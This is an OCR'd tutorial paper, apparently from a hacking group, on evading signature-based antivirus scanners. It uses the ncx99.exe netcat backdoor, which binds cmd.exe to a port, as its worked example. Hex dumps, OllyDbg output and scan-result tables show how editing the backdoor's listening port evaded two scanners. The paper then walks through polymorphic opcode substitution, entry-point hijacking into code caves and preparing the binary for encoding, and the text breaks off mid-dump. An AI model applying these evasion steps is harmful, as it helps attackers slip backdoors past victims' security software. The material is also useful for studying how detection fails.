Bypassing Anti-Virus Scanners

Abstract

Anti-Virus manufacturers nowadays implements more and more complex functions and algorithms in order to detect the latest and newest viruses along with their variants. There is however simple methods that can be used to bypass most of these, especially those that doesn't use heuristics and similar techniques at all.

InterN0T Security Team

Contents

Chapter 1

Introduction

Anti-Virus manufacturers has evolved a lot during the last decade, starting with simple signature-based scanners and thereafter slowly implementing more and more advanced heuristics. Most of these are able to scan files stored on the harddisk, but also opcodes in the memory.

Opcodes are in short, Assembly commands which are the lowest level of instructions given to the CPU by any application running. A program is usually developed in a higher level language such as C or C++, where opcodes are usually not directly involved. The compiler on the other hand, translates the high-level code into these opcodes based on the Architecture used and so forth.

When a traditional Anti-Virus application scans a file, it does so by reading the offsets and its assigned values. Where the offset is a memory address and the value is an opcode which the scanner can read with a simple binary hex-viewer. Therefore, it is able to look for a signature.

If an application passes the file-scan check on the harddisk without any heuristic “sandboxes” applied, then the file is either safe to run or the Anti-Virus application just got bypassed!

This paper will show some of the methods and techniques, one can use in order to do this.

This is for <u>educational purposes</u> only.

Chapter 2

PE File Structure

A typical PE aka Portable Executable which is the default file format for Windows binaries looks like the picture below. It should be mentioned that not all binaries has all these 5 sections. Sometimes it’s only 4 or perhaps 6-7 sections, depending on how the binary is built / made.

The signature which triggers the Anti-Virus application can be located anywhere, though usually it is within one of the actual sections and not section table headers, DOS header, DOS stub etc.





Figure 2.1 – PE File Visualization

2.1 – AV Signatures and the PE file format

Finding the signature that the Anti-Virus application looks for, isn’t that hard if an old technique is used which is performed by splitting the file into several files and then scanning each file to see which one of them contains the signature.

Sometimes the signature is pretty easy to find, e.g. in case ncx99.exe is used. This is a simple netcat listener, which binds cmd.exe to port 99 on the global network interface. In the picture below from offset E77E to offset E78F is the main signature located.



```
E6C3  41 64 64 72 65 73 73 00 00 90 01 4C 6F 61 64 4C 69  Address□□□□LoadLi
E6D4  62 72 61 72 79 41 00 00 71 01 48 65 61 70 52 65 41  braryA□□q□HeapReA
E6E5  6C 6C 6F 63 00 BC 01 50 65 65 6B 43 6F 6E 73 6F 6C  lloc□¼□PeekConsol
E6F6  65 49 6E 70 75 74 41 00 07 01 47 65 74 4E 75 6D 62  eInputA□□□GetNumb
E707  65 72 4F 66 43 6F 6E 73 6F 6C 65 49 6E 70 75 74 45  erOfConsoleInputE
E718  76 65 6E 74 73 00 31 00 43 72 65 61 74 65 46 69 6C  vents□1□CreateFil
E729  65 41 00 10 02 53 65 74 45 6E 64 4F 66 46 69 6C 65  eA□□□SetEndOfFile
E73A  00 00 8D 01 4C 43 4D 61 70 53 74 72 69 6E 67 41 00  □□□□LCMapStringA□
E74B  00 8E 01 4C 43 4D 61 70 53 74 72 69 6E 67 57 00 00  □Ž□LCMapStringW□□
E75C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  □□□□□□□□□□□□□□□□□
E76D  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  □□□□□□□□□□□□□□□□□
E77E  00 6F 77 6E 20 2D 6C 20 2D 70 20 39 39 20 2D 74 20  □own -l -p 99 -t 
E78F  2D 65 20 63 6D 64 2E 65 78 65 00 13 00 58 00 02 00  -e cmd.exe□□□X□□□
E7A0  00 01 08 00 88 38 13 00 A8 3B 13 00 00 00 26 00 0C  □□□□ˆ8□□¨;□□□□&□□
E7B1  00 00 00 DC 21 28 00 00 00 00 00 00 00 00 00 00 00  □□□Ü!(□□□□□□□□□□□
E7C2  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  □□□□□□□□□□□□□□□□□
E7D3  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  □□□□□□□□□□□□□□□□□
E7E4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  □□□□□□□□□□□□□□□□□
E7F5  00 00 00 00 00 00 00 00 00 00 00                    □□□□□□□□□□□

Adr. hex: E7FF   Char dec: 0   Overwrite
```


Figure 2.1.1 – Hexadecimal View of a Binary File

Furthermore, the signature is located in the idata section in this case. This means that if we would try to encode the entire idata section, then our executable file might not work at all!

Therefore we could try to edit a part of this, or encode only the signature to avoid AV detection.

It is however also important to note, that Anti-Virus applications will read the PE headers too and use these to determine whether the executable file we want to run, is malicious or not.

Sometimes, even the time and date stamp within the file is a part of the signature which is a good idea to change or simply replace with null. If some of the section tables, headers or flags seem to be invalid by the AV-scanner, then it might flag it as malicious or potentially malicious since it assumes, that it must be due to it can't read the executable file properly.


OllyDbg - ncx99.exe - [Dump - ncx99:00400000..00400FFF]
D File View Debug Trace Options Windows Help
L E M T C ... B M H


```
Address  Hex dump  Decoded data      Comments
00400073    65     DB 65             CHAR 'e'
00400074    2E     DB 2E             CHAR '.'
00400075    0D     DB 0D             Carriage Return
00400076    0D     DB 0D             Carriage Return
00400077    0A     DB 0A             Line Feed
00400078    24     DB 24             CHAR '$'
00400079    00     DB 00
0040007A    00     DB 00
0040007B    00     DB 00
0040007C    00     DB 00
0040007D    00     DB 00
0040007E    00     DB 00
0040007F    00     DB 00
00400080  . 50 45 0 ASCII "PE",0,0   IMAGE_NT_SIGNATURE[4] = "PE  "
00400084 ┌. 4C01    DW 14C           Machine = IMAGE_FILE_MACHINE_I386
00400086 │. 0400    DW 4             NumberOfSections = 4
00400088 │. B98EAE3 DD 34AE8EB9      TimeDateStamp = 34AE8EB9
0040008C │. 0000000 DD 00000000      PointerToSymbolTable = 0
00400090 │. 0000000 DD 00000000      NumberOfSymbols = 0
00400094 │. E000    DW 0E0           SizeOfOptionalHeader = 224.
00400096 └. 0F01    DW 10F           Characteristics = EXECUTABLE_IMAGE|32BIT_MACHINE|RELOCS_S
00400098 ┌. 0B01    DW 10B           MagicNumber = IMAGE_NT_OPTIONAL_HDR32_MAGIC
0040009A │. 05      DB 05            MajorLinkerVersion = 5
0040009B │. 00      DB 00            MinorLinkerVersion = 0
0040009C │. 0098000 DD 00009800      SizeOfCode = 38912.
004000A0 │. 0062000 DD 00006200      SizeOfInitializedData = 25088.
004000A4 │. 0000000 DD 00000000      SizeOfUninitializedData = 0
004000A8 │. 004C000 DD 00004C00      AddressOfEntryPoint = 4C00
004000AC │. 0010000 DD 00001000      BaseOfCode = 1000
004000B0 │. 00B0000 DD 0000B000      BaseOfData = 0B000
004000B4 │. 0000400 DD 00400000      ImageBase = 400000
004000B8 │. 0010000 DD 00001000      SectionAlignment = 1000
004000BC │. 0002000 DD 00000200      FileAlignment = 200
004000C0 │. 0400    DW 4             MajorOSVersion = 4
004000C2 │. 0000    DW 0             MinorOSVersion = 0
004000C4 │. 0000    DW 0             MajorImageVersion = 0
004000C6 │. 0000    DW 0             MinorImageVersion = 0
004000C8 │. 0400    DW 4             MajorSubsystemVersion = 4
004000CA │. 0000    DW 0             MinorSubsystemVersion = 0
004000CC │. 0000000 DD 00000000      Win32VersionValue = 0
004000D0 │. 0030010 DD 00013000      SizeOfImage = 77824.
004000D4 │. 0004000 DD 00000400      SizeOfHeaders = 1024.
Entry point of main module                                   Paused
```

Figure 2.1.2 – Partial View of the PE Header in Ollydbg

2.2 – Modifying AV Signatures in PE Files


After a signature is perhaps found within one of the sections, then it is usually possible to change either by editing it directly with a hex-editor or by changing the opcodes with a disassembler or maybe, with something as simple as a debugger. (It is possible to do with Ollydbg.)

In case ncx99.exe is used as previously mentioned, then it is possible to change both the listening port and the program it will execute. Of course if we change it to e.g. calc.exe then it won't do much good for any hacker at all, but changing the listening port from 99 to e.g. 81 do make a difference. It isn't many AV's that gets fooled by this, but it is a few.



Scanners			
ArcaVir	2010-06-18 Trojan.Ircbot.Wsas	G DATA	2010-06-18 Backdoor.NCX_99
avast!	2010-06-18 Win32:Ncx	IKARUS	2010-06-18 Backdoor.Win32.Ncx
AVG	2010-06-18 BackDoor.Generic12.BNOS	KASPERSKY	2010-06-18 not-a-virus:RemoteAdmin.Win32.NetCat.a
AntiVir	2010-06-18 Found nothing	NOD32	2010-06-18 Win32/NCX.99
bitdefender	2010-06-18 Backdoor.NCX_99	PANDA	2010-06-18 Hacktool/NetCat.B
Clam AV	2010-06-18 PUA.NetTool.Netcat-7	Quick Heal	2010-06-18 Trojan.Agent.ATV
CP secure	2010-06-18 RemoteAdmin.W32.NetCat	SOPHOS	2010-06-18 Troj/Bdoor-RQ
Dr.WEB	2010-06-18 Tool.Netcat	VBA32	2010-06-18 Backdoor.Win32.Ncx.b
F-PROT	2010-06-18 W32/Backdoor.QCI	VirusBuster	2010-06-18 Found nothing
F-Secure	2010-06-18 not-a-virus:RemoteAdmin.Win32.NetCat.a		

Figure 2.2.1 – ncx99.exe – Original (Binds cmd.exe to port 99)



Scanners			
ArcaVir	2010-06-18 Trojan.Ircbot.Wsas	G DATA	2010-06-18 Backdoor.NCX_99
avast!	2010-06-18 Found nothing	IKARUS	2010-06-18 Found nothing
AVG	2010-06-18 BackDoor.Generic12.BNOS	KASPERSKY	2010-06-18 not-a-virus:RemoteAdmin.Win32.NetCat.a
AntiVir	2010-06-18 Found nothing	NOD32	2010-06-18 IRC/SdBot.NP
bitdefender	2010-06-18 Backdoor.NCX_99	PANDA	2010-06-18 Hacktool/NetCat.B
Clam AV	2010-06-18 PUA.NetTool.Netcat-7	Quick Heal	2010-06-18 Trojan.Agent.ATV
CP secure	2010-06-18 RemoteAdmin.W32.NetCat	SOPHOS	2010-06-18 Troj/Bdoor-RQ
Dr.WEB	2010-06-18 Tool.Netcat	VBA32	2010-06-18 Backdoor.Win32.Ncx.b
F-PROT	2010-06-18 W32/Backdoor.QCI	VirusBuster	2010-06-18 Found nothing
F-Secure	2010-06-18 not-a-virus:RemoteAdmin.Win32.NetCat.a		

Figure 2.2.2 – ncx99.exe – Modified (Binds cmd.exe to port 81)

As you can see, Avast and Ikarus were bypassed. If we were to attack a computer which used one of these, then we would've succeeded now just by changing the listening port.

2.3 – Polymorphic Techniques and Hijacks

Polymorphic Techniques

Some polymorphic viruses, has the same functionality but different opcodes. This is yet another technique used by more skilled hackers. An example of this could be that instead of PUSH -1, the hacker could use DEC ESI, PUSH ESI, INC ESI if the ESI register is 0 to start with. If it isn't then we might have to save the value of ESI, by pushing it onto the stack, XOR'ing it so it becomes null (XOR ESI, ESI) and then use it to push the value -1 to the stack.

Afterwards we would of course have to restore the original value of ESI, by POP'ing the stack.

That is however just an example, since most AV scanners shouldn't detect PUSH -1 alone as anything malicious. But in case we encounter a signature, which is executable code and we can't change it to NOP's, then we would have to use encoding methods or "polymorphic methods".

Hijacks

In case we want to encode it, we have to hijack the entry point of the binary file either by editing the PE headers or perhaps by overwriting the first instruction to a jump, which then points to a "code cave" which is an unused section of data, where a hacker can enter his own code without altering the size of the target file.

It should be noted though, that some AV's actually checks the file-size too.


The hacker can of course, overwrite instructions further inside the binary too if he or she desires to do so. As long as the original program still contains the same functionality, in order to execute without crashing or causing similar errors, then it doesn't matter where any edits are made.

Chapter 3

Encoding Binary Files


Hijacking the Entry Point is often used, but it does not really bypass Anti-Virus applications. Instead it makes a hacker able to re-route the execution flow to whatever he or she desires. In this case it could be a “black hole” to trick heuristic detection systems, or perhaps an encoder which bypasses the signature-based Anti-Virus scanner in use!

Below are two figures of how a normal PE file and an encoded PE file could look like.



3.1 – Preparing the PE file for Encoding

First we open our chosen PE file in our favorite disassembler and debugger. In this case we will use Ollydbg to alter the previously mentioned ncx99.exe backdoor. Keep in mind that you don't have to be an Assembly programmer in order to do nor understand this.



```
00404BFB  C3              RETN
00404BFC  CC              INT3
00404BFD  CC              INT3
00404BFE  CC              INT3
00404BFF  CC              INT3
00404C00  55              PUSH EBP
00404C01  8BEC            MOV EBP,ESP
00404C03  6A FF           PUSH -1
00404C05  68 00B04000     PUSH OFFSET 0040B000
00404C0A  68 78764000     PUSH 00407678
00404C0F  64:A1 000000(   MOV EAX,DWORD PTR FS:[0]
00404C15  50              PUSH EAX
00404C16  64:8925 0000(   MOV DWORD PTR FS:[0],ESP
00404C1D  83C4 F0         ADD ESP,-10
00404C20  53              PUSH EBX
00404C21  56              PUSH ESI
00404C22  57              PUSH EDI
00404C23  8965 E8         MOV DWORD PTR SS:[LOCAL.6],ESP
00404C26  FF15 5C22410(   CALL DWORD PTR DS:[<&KERNEL32.GetVersic
00404C2C  33D2            XOR EDX,EDX
```

```
Stack [0012FFC0]=0012FFF8
EBP=0012FFF0

ncx99.<ModuleEntryPoint>
```

```
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C90E514 ntdll.KiFastSystemCa
EBX 7FFD8000
ESP 0012FFC4
EBP 0012FFF0
ESI 7FFD5000
EDI 7C913C98 ntdll.7C913C98

EIP 00404C00 ncx99.<ModuleEntryPo

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 000000CB ERROR_ENVVAI

EFL 00000246 (NO,NB,E,BE,NS,PE,GE

ST0 empty +UNORM 0002 00000037 00
ST1 empty 0.0000000078275248720e-
ST2 empty +UNORM 0045 0208006E 00
ST3 empty +UNORM 0003 00000000 00
```

```
Address   Hex dump
0040C000  00 00 00 00 00 00 00 00 00 00 00 00 30 4
